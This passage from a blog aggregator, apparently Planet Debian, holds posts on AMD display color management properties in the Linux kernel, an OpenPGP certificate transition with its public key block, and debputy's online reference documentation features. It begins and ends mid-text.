complex color transformations and adjustments between color channels. Slide 24: Describe plane 3D LUT property and hardware capabilities 3D LUT is also more complex to manage and requires more computational resources, as a consequence, its number of entries is usually limited. To overcome this restriction, the array contains samples from the approximated function and values between samples are estimated by tetrahedral interpolation. AMD supports 17 and 9 as the size of a single-dimension. Blue is the outermost dimension, red the innermost. Slide 25: Color Pipeline Diagram connecting AMD plane blend properties, LUT and TF, to AMD DC resources As mentioned, we need a post-3D-LUT curve to linearize the color space before blending. This is done by Blend TF and LUT. Slide 26: Describe plane blend properties and hardware capabilities Similar to shaper TF, there are no hardcoded curves for Blend TF. The pre-defined curves are the same as the Degamma block, but calculated by the color module. The resulting LUT goes to the DPP Blend RAM block. Slide 27: Color Pipeline Diagram  with all AMD plane color properties connect to AMD DC resources and links showing the conflict between plane and CRTC degamma Now we have everything connected before blending. As a conflict between plane and CRTC Degamma was inevitable, our approach doesn t accept that both are set at the same time. Slide 28: Color Pipeline Diagram connecting AMD CRTC gamma TF property to AMD DC resources We also optimized the conversion of the framebuffer to wire encoding by adding support to pre-defined CRTC Gamma TF. Slide 29: Describe CRTC gamma TF property and hardware capabilities Again, there are no hardcoded curves and TF and LUT are combined by the AMD color module. The same types of shaper curves are supported. The resulting LUT goes to the MPC Gamma RAM block. Slide 30: Color Pipeline Diagram with all AMD driver-specific color properties connect to AMD DC resources Finally, we arrived in the final version of DRM/AMD driver-specific color management pipeline. With this knowledge, you re ready to better enjoy the rainbow treasure of AMD display hardware and the world of graphics computing. Slide 31: SteamDeck/Gamescope Color Pipeline Diagram with rectangles labeling each block of the pipeline with the related AMD color property With this work, Gamescope/Steam Deck embraces the color capabilities of the AMD GPU. We highlight here how we map the Gamescope color pipeline to each AMD color block. Slide 32: Final slide. Thank you! Future works: The search for the rainbow treasure is not over! The Linux DRM subsystem contains many hidden treasures from different vendors. We want more complex color transformations and adjustments available on Linux. We also want to expose all GPU color capabilities from all hardware vendors to the Linux userspace. Thanks Joshua and Harry for this joint work and the Linux DRI community for all feedback and reviews. The amazing part of this work comes in the next talk with Joshua and The Rainbow Frogs! Any questions?
References:
  1. Slides of the talk The Rainbow Treasure Map.
  2. Youtube video of the talk The Rainbow Treasure Map.
  3. Patch series for AMD driver-specific color management properties (upstream Linux 6.8v).
  4. SteamDeck/Gamescope color management pipeline
  5. XDC 2023 website.
  6. Igalia website.

7 December 2023

Daniel Kahn Gillmor: New OpenPGP certificate for dkg, December 2023

dkg's New OpenPGP certificate in December 2023 In December of 2023, I'm moving to a new OpenPGP certificate. You might know my old OpenPGP certificate, which had an fingerprint of C29F8A0C01F35E34D816AA5CE092EB3A5CA10DBA. My new OpenPGP certificate has a fingerprint of: D477040C70C2156A5C298549BB7E9101495E6BF7. Both certificates have the same set of User IDs:
  • Daniel Kahn Gillmor
  • <dkg@debian.org>
  • <dkg@fifthhorseman.net>
You can find a version of this transition statement signed by both the old and new certificates at: https://dkg.fifthhorseman.net/2023-dkg-openpgp-transition.txt The new OpenPGP certificate is:
-----BEGIN PGP PUBLIC KEY BLOCK-----
xjMEZXEJyxYJKwYBBAHaRw8BAQdA5BpbW0bpl5qCng/RiqwhQINrplDMSS5JsO/Y
O+5Zi7HCwAsEHxYKAH0FgmVxCcsDCwkHCRC7fpEBSV5r90cUAAAAAAAeACBzYWx0
QG5vdGF0aW9ucy5zZXF1b2lhLXBncC5vcmfUAgfN9tyTSxpxhmHA1r63GiI4v6NQ
mrrWVLOBRJYuhQMVCggCmwECHgEWIQTUdwQMcMIValwphUm7fpEBSV5r9wAAmaEA
/3MvYJMxQdLhIG4UDNMVd2bsovwdcTrReJhLYyFulBrwAQD/j/RS+AXQIVtkcO9b
l6zZTAO9x6yfkOZbv0g3eNyrAs0QPGRrZ0BkZWJpYW4ub3JnPsLACwQTFgoAfQWC
ZXEJywMLCQcJELt+kQFJXmv3RxQAAAAAAB4AIHNhbHRAbm90YXRpb25zLnNlcXVv
aWEtcGdwLm9yZ4l+Z3i19Uwjw3CfTNFCDjRsoufMoPOM7vM8HoOEdn/vAxUKCAKb
AQIeARYhBNR3BAxwwhVqXCmFSbt+kQFJXmv3AAALZQEAhJsgouepQVV98BHUH6Sv
WvcKrb8dQEZOvHFbZQQPNWgA/A/DHkjYKnUkCg8Zc+FonqOS/35sHhNA8CwqSQFr
tN4KzRc8ZGtnQGZpZnRoaG9yc2VtYW4ubmV0PsLACgQTFgoAfQWCZXEJywMLCQcJ
ELt+kQFJXmv3RxQAAAAAAB4AIHNhbHRAbm90YXRpb25zLnNlcXVvaWEtcGdwLm9y
ZxLvwkgnslsAuo+IoSa9rv8+nXpbBdab2Ft7n4H9S+d/AxUKCAKbAQIeARYhBNR3
BAxwwhVqXCmFSbt+kQFJXmv3AAAtFgD4wqcUfQl7nGLQOcAEHhx8V0Bg8v9ov8Gs
Y1ei1BEFwAD/cxmxmDSO0/tA+x4pd5yIvzgfGYHSTxKS0Ww3hzjuZA7NE0Rhbmll
bCBLYWhuIEdpbGxtb3LCwA4EExYKAIAFgmVxCcsDCwkHCRC7fpEBSV5r90cUAAAA
AAAeACBzYWx0QG5vdGF0aW9ucy5zZXF1b2lhLXBncC5vcmd7X4TgiINwnzh4jar0
Pf/b5hgxFPngCFxJSmtr/f0YiQMVCggCmQECmwECHgEWIQTUdwQMcMIValwphUm7
fpEBSV5r9wAAMuwBAPtMonKbhGOhOy+8miAb/knJ1cIPBjLupJbjM+NUE1WyAQD1
nyGW+XwwMrprMwc320mdJH9B0jdokJZBiN7++0NoBM4zBGVxCcsWCSsGAQQB2kcP
AQEHQI19uRatkPSFBXh8usgciEDwZxTnnRZYrhIgiFMybBDQwsC/BBgWCgExBYJl
cQnLCRC7fpEBSV5r90cUAAAAAAAeACBzYWx0QG5vdGF0aW9ucy5zZXF1b2lhLXBn
cC5vcmfCopazDnq6hZUsgVyztl5wmDCmxI169YLNu+IpDzJEtQKbAr6gBBkWCgBv
BYJlcQnLCRB3LRYeNc1LgUcUAAAAAAAeACBzYWx0QG5vdGF0aW9ucy5zZXF1b2lh
LXBncC5vcmcQglI7G7DbL9QmaDkzcEuk3QliM4NmleIRUW7VvIBHMxYhBHS8BMQ9
hghL6GcsBnctFh41zUuBAACwfwEAqDULksr8PulKRcIP6N9NI/4KoznyIcuOHi8q
Gk4qxMkBAIeV20SPEnWSw9MWAb0eKEcfupzr/C+8vDvsRMynCWsDFiEE1HcEDHDC
FWpcKYVJu36RAUlea/cAAFD1AP0YsE3Eeig1tkWaeyrvvMf5Kl1tt2LekTNWDnB+
FUG9SgD+Ka8vfPR8wuV8D3y5Y9Qq9xGO+QkEBCW0U1qNypg65QHOOARlcQnLEgor
BgEEAZdVAQUBAQdAWTLEa0WmnhUmDBdWXX0ZlYAa4g1CK/fXg0NPOQSteA4DAQgH
wsAABBgWCgByBYJlcQnLCRC7fpEBSV5r90cUAAAAAAAeACBzYWx0QG5vdGF0aW9u
cy5zZXF1b2lhLXBncC5vcmexrMBZe0QdQ+ZJOZxFkAiwCw2I7yTSF2Ox9GVFWKmA
mAKbDBYhBNR3BAxwwhVqXCmFSbt+kQFJXmv3AABcJQD/f4ltpSvLBOBEh/C2dIYa
dgSuqkCqq0B4WOhFRkWJZlcA/AxqLWG4o8UrrmwrmM42FhgxKtEXwCSHE00u8wR4
Up8G
=9Yc8
-----END PGP PUBLIC KEY BLOCK-----
When I have some reasonable number of certifications, i'll update the certificate associated with my e-mail addresses on https://keys.openpgp.org, in DANE, and in WKD. Until then, those lookups should continue to provide the old certificate.

26 November 2023

Niels Thykier: Providing online reference documentation for debputy

I do not think seasoned Debian contributors quite appreciate how much knowledge we have picked up and internalized. As an example, when I need to look up documentation for debhelper, I generally know which manpage to look in. I suspect most long time contributors would be able to a similar thing (maybe down 2-3 manpages). But new contributors does not have the luxury of years of experience. This problem is by no means unique to debhelper. One thing that debhelper does very well, is that it is hard for users to tell where a addon "starts" and debhelper "ends". It is clear you use addons, but the transition in and out of third party provided tools is generally smooth. This is a sign that things "just work(tm)". Except when it comes to documentation. Here, debhelper's static documentation does not include documentation for third party tooling. If you think from a debhelper maintainer's perspective, this seems obvious. Embedding documentation for all the third-party code would be very hard work, a layer-violation, etc.. But from a user perspective, we should not have to care "who" provides "what". As as user, I want to understand how this works and the more hoops I have to jump through to get that understanding, the more frustrated I will be with the toolstack. With this, I came to the conclusion that the best way to help users and solve the problem of finding the documentation was to provide "online documentation". It should be possible to ask debputy, "What attributes can I use in install-man?" or "What does path-metadata do?". Additionally, the lookup should work the same no matter if debputy provided the feature or some third-party plugin did. In the future, perhaps also other types of documentation such as tutorials or how-to guides. Below, I have some tentative results of my work so far. There are some improvements to be done. Notably, the commands for these documentation features are still treated a "plugin" subcommand features and should probably have its own top level "ask-me-anything" subcommand in the future.
Automatic discard rules Since the introduction of install rules, debputy has included an automatic filter mechanism that prunes out unwanted content. In 0.1.9, these filters have been named "Automatic discard rules" and you can now ask debputy to list them.
$ debputy plugin list automatic-discard-rules
+-----------------------+-------------+
  Name                    Provided By  
+-----------------------+-------------+
  python-cache-files      debputy      
  la-files                debputy      
  backup-files            debputy      
  version-control-paths   debputy      
  gnu-info-dir-file       debputy      
  debian-dir              debputy      
  doxygen-cruft-files     debputy      
+-----------------------+-------------+
For these rules, the provider can both provide a description but also an example of their usage.
$ debputy plugin show automatic-discard-rules la-files
Automatic Discard Rule: la-files
================================
Documentation: Discards any .la files beneath /usr/lib
Example
-------
    /usr/lib/libfoo.la        << Discarded (directly by the rule)
    /usr/lib/libfoo.so.1.0.0
The example is a live example. That is, the provider will provide debputy with a scenario and the expected outcome of that scenario. Here is the concrete code in debputy that registers this example:
api.automatic_discard_rule(
    "la-files",
    _debputy_prune_la_files,
    rule_reference_documentation="Discards any .la files beneath /usr/lib",
    examples=automatic_discard_rule_example(
        "usr/lib/libfoo.la",
        ("usr/lib/libfoo.so.1.0.0", False),
    ),
)
When showing the example, debputy will validate the example matches what the plugin provider intended. Lets say I was to introduce a bug in the code, so that the discard rule no longer worked. Then debputy would start to show the following:
# Output if the code or example is broken
$ debputy plugin show automatic-discard-rules la-files
[...]
Automatic Discard Rule: la-files
================================
Documentation: Discards any .la files beneath /usr/lib
Example
-------
    /usr/lib/libfoo.la        !! INCONSISTENT (code: keep, example: discard)
    /usr/lib/libfoo.so.1.0.0
debputy: warning: The example was inconsistent. Please file a bug against the plugin debputy
Obviously, it would be better if this validation could be added directly as a plugin test, so the CI pipeline would catch it. That is one my personal TODO list. :) One final remark about automatic discard rules before moving on. In 0.1.9, debputy will also list any path automatically discarded by one of these rules in the build output to make sure that the automatic discard rule feature is more discoverable.
Plugable manifest rules like the install rule In the manifest, there are several places where rules can be provided by plugins. To make life easier for users, debputy can now since 0.1.8 list all provided rules:
$ debputy plugin list plugable-manifest-rules
+-------------------------------+------------------------------+-------------+
  Rule Name                       Rule Type                      Provided By  
+-------------------------------+------------------------------+-------------+
  install                         InstallRule                    debputy      
  install-docs                    InstallRule                    debputy      
  install-examples                InstallRule                    debputy      
  install-doc                     InstallRule                    debputy      
  install-example                 InstallRule                    debputy      
  install-man                     InstallRule                    debputy      
  discard                         InstallRule                    debputy      
  move                            TransformationRule             debputy      
  remove                          TransformationRule             debputy      
  [...]                           [...]                          [...]        
  remove                          DpkgMaintscriptHelperCommand   debputy      
  rename                          DpkgMaintscriptHelperCommand   debputy      
  cross-compiling                 ManifestCondition              debputy      
  can-execute-compiled-binaries   ManifestCondition              debputy      
  run-build-time-tests            ManifestCondition              debputy      
  [...]                           [...]                          [...]        
+-------------------------------+------------------------------+-------------+
(Output trimmed a bit for space reasons) And you can then ask debputy to describe any of these rules:
$ debputy plugin show plugable-manifest-rules install
Generic install ( install )
===========================
The generic  install  rule can be used to install arbitrary paths into packages
and is *similar* to how  dh_install  from debhelper works.  It is a two "primary" uses.
  1) The classic "install into directory" similar to the standard  dh_install 
  2) The "install as" similar to  dh-exec 's  foo => bar  feature.
Attributes:
 -  source  (conditional): string
    sources  (conditional): List of string
   A path match ( source ) or a list of path matches ( sources ) defining the
   source path(s) to be installed. [...]
 -  dest-dir  (optional): string
   A path defining the destination *directory*. [...]
 -  into  (optional): string or a list of string
   A path defining the destination *directory*. [...]
 -  as  (optional): string
   A path defining the path to install the source as. [...]
 -  when  (optional): manifest condition (string or mapping of string)
   A condition as defined in [Conditional rules](https://salsa.debian.org/debian/debputy/-/blob/main/MANIFEST-FORMAT.md#Conditional rules).
This rule enforces the following restrictions:
 - The rule must use exactly one of:  source ,  sources 
 - The attribute  as  cannot be used with any of:  dest-dir ,  sources 
[...]
(Output trimmed a bit for space reasons) All the attributes and restrictions are auto-computed by debputy from information provided by the plugin. The associated documentation for each attribute is supplied by the plugin itself, The debputy API validates that all attributes are covered and the documentation does not describe non-existing fields. This ensures that you as a plugin provider never forget to document new attributes when you add them later. The debputy API for manifest rules are not quite stable yet. So currently only debputy provides rules here. However, it is my intention to lift that restriction in the future. I got the idea of supporting online validated examples when I was building this feature. However, sadly, I have not gotten around to supporting it yet.
Manifest variables like PACKAGE I also added a similar documentation feature for manifest variables such as PACKAGE . When I implemented this, I realized listing all manifest variables by default would probably be counter productive to new users. As an example, if you list all variables by default it would include DEB_HOST_MULTIARCH (the most common case) side-by-side with the the much less used DEB_BUILD_MULTIARCH and the even lessor used DEB_TARGET_MULTIARCH variable. Having them side-by-side implies they are of equal importance, which they are not. As an example, the ballpark number of unique packages for which DEB_TARGET_MULTIARCH is useful can be counted on two hands (and maybe two feet if you consider gcc-X distinct from gcc-Y). This is one of the cases, where experience makes us blind. Many of us probably have the "show me everything and I will find what I need" mentality. But that requires experience to be able to pull that off - especially if all alternatives are presented as equals. The cross-building terminology has proven to notoriously match poorly to people's expectation. Therefore, I took a deliberate choice to reduce the list of shown variables by default and in the output explicitly list what filters were active. In the current version of debputy (0.1.9), the listing of manifest-variables look something like this:
$ debputy plugin list manifest-variables
+----------------------------------+----------------------------------------+------+-------------+
  Variable (use via:   NAME  )   Value                                    Flag   Provided by  
+----------------------------------+----------------------------------------+------+-------------+
  DEB_HOST_ARCH                      amd64                                           debputy      
  [... other DEB_HOST_* vars ...]    [...]                                           debputy      
  DEB_HOST_MULTIARCH                 x86_64-linux-gnu                                debputy      
  DEB_SOURCE                         debputy                                         debputy      
  DEB_VERSION                        0.1.8                                           debputy      
  DEB_VERSION_EPOCH_UPSTREAM         0.1.8                                           debputy      
  DEB_VERSION_UPSTREAM               0.1.8                                           debputy      
  DEB_VERSION_UPSTREAM_REVISION      0.1.8                                           debputy      
  PACKAGE                            <package-name>                                  debputy      
  path:BASH_COMPLETION_DIR           /usr/share/bash-completion/completions          debputy      
+----------------------------------+----------------------------------------+------+-------------+
+-----------------------+--------+-------------------------------------------------------+
  Variable type           Value    Option                                                 
+-----------------------+--------+-------------------------------------------------------+
  Token variables         hidden   --show-token-variables OR --show-all-variables         
  Special use variables   hidden   --show-special-case-variables OR --show-all-variables  
+-----------------------+--------+-------------------------------------------------------+
I will probably tweak the concrete listing in the future. Personally, I am considering to provide short-hands variables for some of the DEB_HOST_* variables and then hide the DEB_HOST_* group from the default view as well. Maybe something like ARCH and MULTIARCH, which would default to their DEB_HOST_* counter part. This variable could then have extended documentation that high lights DEB_HOST_<X> as its source and imply that there are special cases for cross-building where you might need DEB_BUILD_<X> or DEB_TARGET_<X>. Speaking of variable documentation, you can also lookup the documentation for a given manifest variable:
$ debputy plugin show manifest-variables path:BASH_COMPLETION_DIR
Variable: path:BASH_COMPLETION_DIR
==================================
Documentation: Directory to install bash completions into
Resolved: /usr/share/bash-completion/completions
Plugin: debputy
This was my update on online reference documentation for debputy. I hope you found it useful. :)
Thanks On a closing note, I would like to thanks Jochen Sprickerhof, Andres Salomon, Paul Gevers for their recent contributions to debputy. Jochen and Paul provided a number of real world cases where debputy would crash or not work, which have now been fixed. Andres and Paul also provided corrections to the documentation.

7 November 2023

Melissa Wen: AMD Driver-specific Properties for Color Management on Linux (Part 2)

TL;DR: This blog post explores the color capabilities of AMD hardware and how they are exposed to userspace through driver-specific properties. It discusses the different color blocks in the AMD Display Core Next (DCN) pipeline and their capabilities, such as predefined transfer functions, 1D and 3D lookup tables (LUTs), and color transformation matrices (CTMs). It also highlights the differences in AMD HW blocks for pre and post-blending adjustments, and how these differences are reflected in the available driver-specific properties. Overall, this blog post provides a comprehensive overview of the color capabilities of AMD hardware and how they can be controlled by userspace applications through driver-specific properties. This information is valuable for anyone who wants to develop applications that can take advantage of the AMD color management pipeline. Get a closer look at each hardware block s capabilities, unlock a wealth of knowledge about AMD display hardware, and enhance your understanding of graphics and visual computing. Stay tuned for future developments as we embark on a quest for GPU color capabilities in the ever-evolving realm of rainbow treasures.
Operating Systems can use the power of GPUs to ensure consistent color reproduction across graphics devices. We can use GPU-accelerated color management to manage the diversity of color profiles, do color transformations to convert between High-Dynamic-Range (HDR) and Standard-Dynamic-Range (SDR) content and color enhacements for wide color gamut (WCG). However, to make use of GPU display capabilities, we need an interface between userspace and the kernel display drivers that is currently absent in the Linux/DRM KMS API. In the previous blog post I presented how we are expanding the Linux/DRM color management API to expose specific properties of AMD hardware. Now, I ll guide you to the color features for the Linux/AMD display driver. We embark on a journey through DRM/KMS, AMD Display Manager, and AMD Display Core and delve into the color blocks to uncover the secrets of color manipulation within AMD hardware. Here we ll talk less about the color tools and more about where to find them in the hardware. We resort to driver-specific properties to reach AMD hardware blocks with color capabilities. These blocks display features like predefined transfer functions, color transformation matrices, and 1-dimensional (1D LUT) and 3-dimensional lookup tables (3D LUT). Here, we will understand how these color features are strategically placed into color blocks both before and after blending in Display Pipe and Plane (DPP) and Multiple Pipe/Plane Combined (MPC) blocks. That said, welcome back to the second part of our thrilling journey through AMD s color management realm!

AMD Display Driver in the Linux/DRM Subsystem: The Journey In my 2022 XDC talk I m not an AMD expert, but , I briefly explained the organizational structure of the Linux/AMD display driver where the driver code is bifurcated into a Linux-specific section and a shared-code portion. To reveal AMD s color secrets through the Linux kernel DRM API, our journey led us through these layers of the Linux/AMD display driver s software stack. It includes traversing the DRM/KMS framework, the AMD Display Manager (DM), and the AMD Display Core (DC) [1]. The DRM/KMS framework provides the atomic API for color management through KMS properties represented by struct drm_property. We extended the color management interface exposed to userspace by leveraging existing resources and connecting them with driver-specific functions for managing modeset properties. On the AMD DC layer, the interface with hardware color blocks is established. The AMD DC layer contains OS-agnostic components that are shared across different platforms, making it an invaluable resource. This layer already implements hardware programming and resource management, simplifying the external developer s task. While examining the DC code, we gain insights into the color pipeline and capabilities, even without direct access to specifications. Additionally, AMD developers provide essential support by answering queries and reviewing our work upstream. The primary challenge involved identifying and understanding relevant AMD DC code to configure each color block in the color pipeline. However, the ultimate goal was to bridge the DC color capabilities with the DRM API. For this, we changed the AMD DM, the OS-dependent layer connecting the DC interface to the DRM/KMS framework. We defined and managed driver-specific color properties, facilitated the transport of user space data to the DC, and translated DRM features and settings to the DC interface. Considerations were also made for differences in the color pipeline based on hardware capabilities.

Exploring Color Capabilities of the AMD display hardware Now, let s dive into the exciting realm of AMD color capabilities, where a abundance of techniques and tools await to make your colors look extraordinary across diverse devices. First, we need to know a little about the color transformation and calibration tools and techniques that you can find in different blocks of the AMD hardware. I borrowed some images from [2] [3] [4] to help you understand the information.

Predefined Transfer Functions (Named Fixed Curves): Transfer functions serve as the bridge between the digital and visual worlds, defining the mathematical relationship between digital color values and linear scene/display values and ensuring consistent color reproduction across different devices and media. You can learn more about curves in the chapter GPU Gems 3 - The Importance of Being Linear by Larry Gritz and Eugene d Eon. ITU-R 2100 introduces three main types of transfer functions:
  • OETF: the opto-electronic transfer function, which converts linear scene light into the video signal, typically within a camera.
  • EOTF: electro-optical transfer function, which converts the video signal into the linear light output of the display.
  • OOTF: opto-optical transfer function, which has the role of applying the rendering intent .
AMD s display driver supports the following pre-defined transfer functions (aka named fixed curves):
  • Linear/Unity: linear/identity relationship between pixel value and luminance value;
  • Gamma 2.2, Gamma 2.4, Gamma 2.6: pure power functions;
  • sRGB: 2.4: The piece-wise transfer function from IEC 61966-2-1:1999;
  • BT.709: has a linear segment in the bottom part and then a power function with a 0.45 (~1/2.22) gamma for the rest of the range; standardized by ITU-R BT.709-6;
  • PQ (Perceptual Quantizer): used for HDR display, allows luminance range capability of 0 to 10,000 nits; standardized by SMPTE ST 2084.
These capabilities vary depending on the hardware block, with some utilizing hardcoded curves and others relying on AMD s color module to construct curves from standardized coefficients. It also supports user/custom curves built from a lookup table.

1D LUTs (1-dimensional Lookup Table): A 1D LUT is a versatile tool, defining a one-dimensional color transformation based on a single parameter. It s very well explained by Jeremy Selan at GPU Gems 2 - Chapter 24 Using Lookup Tables to Accelerate Color Transformations It enables adjustments to color, brightness, and contrast, making it ideal for fine-tuning. In the Linux AMD display driver, the atomic API offers a 1D LUT with 4096 entries and 8-bit depth, while legacy gamma uses a size of 256.

3D LUTs (3-dimensional Lookup Table): These tables work in three dimensions red, green, and blue. They re perfect for complex color transformations and adjustments between color channels. It s also more complex to manage and require more computational resources. Jeremy also explains 3D LUT at GPU Gems 2 - Chapter 24 Using Lookup Tables to Accelerate Color Transformations

CTM (Color Transformation Matrices): Color transformation matrices facilitate the transition between different color spaces, playing a crucial role in color space conversion.

HDR Multiplier: HDR multiplier is a factor applied to the color values of an image to increase their overall brightness.

AMD Color Capabilities in the Hardware Pipeline First, let s take a closer look at the AMD Display Core Next hardware pipeline in the Linux kernel documentation for AMDGPU driver - Display Core Next In the AMD Display Core Next hardware pipeline, we encounter two hardware blocks with color capabilities: the Display Pipe and Plane (DPP) and the Multiple Pipe/Plane Combined (MPC). The DPP handles color adjustments per plane before blending, while the MPC engages in post-blending color adjustments. In short, we expect DPP color capabilities to match up with DRM plane properties, and MPC color capabilities to play nice with DRM CRTC properties. Note: here s the catch there are some DRM CRTC color transformations that don t have a corresponding AMD MPC color block, and vice versa. It s like a puzzle, and we re here to solve it!

AMD Color Blocks and Capabilities We can finally talk about the color capabilities of each AMD color block. As it varies based on the generation of hardware, let s take the DCN3+ family as reference. What s possible to do before and after blending depends on hardware capabilities describe in the kernel driver by struct dpp_color_caps and struct mpc_color_caps. The AMD Steam Deck hardware provides a tangible example of these capabilities. Therefore, we take SteamDeck/DCN301 driver as an example and look at the Color pipeline capabilities described in the file: driver/gpu/drm/amd/display/dcn301/dcn301_resources.c
/* Color pipeline capabilities */
dc->caps.color.dpp.dcn_arch = 1; // If it is a Display Core Next (DCN): yes. Zero means DCE.
dc->caps.color.dpp.input_lut_shared = 0;
dc->caps.color.dpp.icsc = 1; // Intput Color Space Conversion  (CSC) matrix.
dc->caps.color.dpp.dgam_ram = 0; // The old degamma block for degamma curve (hardcoded and LUT).  Gamma correction  is the new one.
dc->caps.color.dpp.dgam_rom_caps.srgb = 1; // sRGB hardcoded curve support
dc->caps.color.dpp.dgam_rom_caps.bt2020 = 1; // BT2020 hardcoded curve support (seems not actually in use)
dc->caps.color.dpp.dgam_rom_caps.gamma2_2 = 1; // Gamma 2.2 hardcoded curve support
dc->caps.color.dpp.dgam_rom_caps.pq = 1; // PQ hardcoded curve support
dc->caps.color.dpp.dgam_rom_caps.hlg = 1; // HLG hardcoded curve support
dc->caps.color.dpp.post_csc = 1; // CSC matrix
dc->caps.color.dpp.gamma_corr = 1; // New  Gamma Correction  block for degamma user LUT;
dc->caps.color.dpp.dgam_rom_for_yuv = 0;
dc->caps.color.dpp.hw_3d_lut = 1; // 3D LUT support. If so, it's always preceded by a shaper curve. 
dc->caps.color.dpp.ogam_ram = 1; //  Blend Gamma  block for custom curve just after blending
// no OGAM ROM on DCN301
dc->caps.color.dpp.ogam_rom_caps.srgb = 0;
dc->caps.color.dpp.ogam_rom_caps.bt2020 = 0;
dc->caps.color.dpp.ogam_rom_caps.gamma2_2 = 0;
dc->caps.color.dpp.ogam_rom_caps.pq = 0;
dc->caps.color.dpp.ogam_rom_caps.hlg = 0;
dc->caps.color.dpp.ocsc = 0;
dc->caps.color.mpc.gamut_remap = 1; // Post-blending CTM (pre-blending CTM is always supported)
dc->caps.color.mpc.num_3dluts = pool->base.res_cap->num_mpc_3dlut; // Post-blending 3D LUT (preceded by shaper curve)
dc->caps.color.mpc.ogam_ram = 1; // Post-blending regamma.
// No pre-defined TF supported for regamma.
dc->caps.color.mpc.ogam_rom_caps.srgb = 0;
dc->caps.color.mpc.ogam_rom_caps.bt2020 = 0;
dc->caps.color.mpc.ogam_rom_caps.gamma2_2 = 0;
dc->caps.color.mpc.ogam_rom_caps.pq = 0;
dc->caps.color.mpc.ogam_rom_caps.hlg = 0;
dc->caps.color.mpc.ocsc = 1; // Output CSC matrix.
I included some inline comments in each element of the color caps to quickly describe them, but you can find the same information in the Linux kernel documentation. See more in struct dpp_color_caps, struct mpc_color_caps and struct rom_curve_caps. Now, using this guideline, we go through color capabilities of DPP and MPC blocks and talk more about mapping driver-specific properties to corresponding color blocks.

DPP Color Pipeline: Before Blending (Per Plane) Let s explore the capabilities of DPP blocks and what you can achieve with a color block. The very first thing to pay attention is the display architecture of the display hardware: previously AMD uses a display architecture called DCE
  • Display and Compositing Engine, but newer hardware follows DCN - Display Core Next.
The architectute is described by: dc->caps.color.dpp.dcn_arch

AMD Plane Degamma: TF and 1D LUT Described by: dc->caps.color.dpp.dgam_ram, dc->caps.color.dpp.dgam_rom_caps,dc->caps.color.dpp.gamma_corr AMD Plane Degamma data is mapped to the initial stage of the DPP pipeline. It is utilized to transition from scanout/encoded values to linear values for arithmetic operations. Plane Degamma supports both pre-defined transfer functions and 1D LUTs, depending on the hardware generation. DCN2 and older families handle both types of curve in the Degamma RAM block (dc->caps.color.dpp.dgam_ram); DCN3+ separate hardcoded curves and 1D LUT into two block: Degamma ROM (dc->caps.color.dpp.dgam_rom_caps) and Gamma correction block (dc->caps.color.dpp.gamma_corr), respectively. Pre-defined transfer functions:
  • they are hardcoded curves (read-only memory - ROM);
  • supported curves: sRGB EOTF, BT.709 inverse OETF, PQ EOTF and HLG OETF, Gamma 2.2, Gamma 2.4 and Gamma 2.6 EOTF.
The 1D LUT currently accepts 4096 entries of 8-bit. The data is interpreted as an array of struct drm_color_lut elements. Setting TF = Identity/Default and LUT as NULL means bypass. References:

AMD Plane 3x4 CTM (Color Transformation Matrix) AMD Plane CTM data goes to the DPP Gamut Remap block, supporting a 3x4 fixed point (s31.32) matrix for color space conversions. The data is interpreted as a struct drm_color_ctm_3x4. Setting NULL means bypass. References:

AMD Plane Shaper: TF + 1D LUT Described by: dc->caps.color.dpp.hw_3d_lut The Shaper block fine-tunes color adjustments before applying the 3D LUT, optimizing the use of the limited entries in each dimension of the 3D LUT. On AMD hardware, a 3D LUT always means a preceding shaper 1D LUT used for delinearizing and/or normalizing the color space before applying a 3D LUT, so this entry on DPP color caps dc->caps.color.dpp.hw_3d_lut means support for both shaper 1D LUT and 3D LUT. Pre-defined transfer function enables delinearizing content with or without shaper LUT, where AMD color module calculates the resulted shaper curve. Shaper curves go from linear values to encoded values. If we are already in a non-linear space and/or don t need to normalize values, we can set a Identity TF for shaper that works similar to bypass and is also the default TF value. Pre-defined transfer functions:
  • there is no DPP Shaper ROM. Curves are calculated by AMD color modules. Check calculate_curve() function in the file amd/display/modules/color/color_gamma.c.
  • supported curves: Identity, sRGB inverse EOTF, BT.709 OETF, PQ inverse EOTF, HLG OETF, and Gamma 2.2, Gamma 2.4, Gamma 2.6 inverse EOTF.
The 1D LUT currently accepts 4096 entries of 8-bit. The data is interpreted as an array of struct drm_color_lut elements. When setting Plane Shaper TF (!= Identity) and LUT at the same time, the color module will combine the pre-defined TF and the custom LUT values into the LUT that s actually programmed. Setting TF = Identity/Default and LUT as NULL works as bypass. References:

AMD Plane 3D LUT Described by: dc->caps.color.dpp.hw_3d_lut The 3D LUT in the DPP block facilitates complex color transformations and adjustments. 3D LUT is a three-dimensional array where each element is an RGB triplet. As mentioned before, the dc->caps.color.dpp.hw_3d_lut describe if DPP 3D LUT is supported. The AMD driver-specific property advertise the size of a single dimension via LUT3D_SIZE property. Plane 3D LUT is a blog property where the data is interpreted as an array of struct drm_color_lut elements and the number of entries is LUT3D_SIZE cubic. The array contains samples from the approximated function. Values between samples are estimated by tetrahedral interpolation The array is accessed with three indices, one for each input dimension (color channel), blue being the outermost dimension, red the innermost. This distribution is better visualized when examining the code in [RFC PATCH 5/5] drm/amd/display: Fill 3D LUT from userspace by Alex Hung:
+	for (nib = 0; nib < 17; nib++)  
+		for (nig = 0; nig < 17; nig++)  
+			for (nir = 0; nir < 17; nir++)  
+				ind_lut = 3 * (nib + 17*nig + 289*nir);
+
+				rgb_area[ind].red = rgb_lib[ind_lut + 0];
+				rgb_area[ind].green = rgb_lib[ind_lut + 1];
+				rgb_area[ind].blue = rgb_lib[ind_lut + 2];
+				ind++;
+			 
+		 
+	 
In our driver-specific approach we opted to advertise it s behavior to the userspace instead of implicitly dealing with it in the kernel driver. AMD s hardware supports 3D LUTs with 17-size or 9-size (4913 and 729 entries respectively), and you can choose between 10-bit or 12-bit. In the current driver-specific work we focus on enabling only 17-size 12-bit 3D LUT, as in [PATCH v3 25/32] drm/amd/display: add plane 3D LUT support:
+		/* Stride and bit depth are not programmable by API yet.
+		 * Therefore, only supports 17x17x17 3D LUT (12-bit).
+		 */
+		lut->lut_3d.use_tetrahedral_9 = false;
+		lut->lut_3d.use_12bits = true;
+		lut->state.bits.initialized = 1;
+		__drm_3dlut_to_dc_3dlut(drm_lut, drm_lut3d_size, &lut->lut_3d,
+					lut->lut_3d.use_tetrahedral_9,
+					MAX_COLOR_3DLUT_BITDEPTH);
A refined control of 3D LUT parameters should go through a follow-up version or generic API. Setting 3D LUT to NULL means bypass. References:

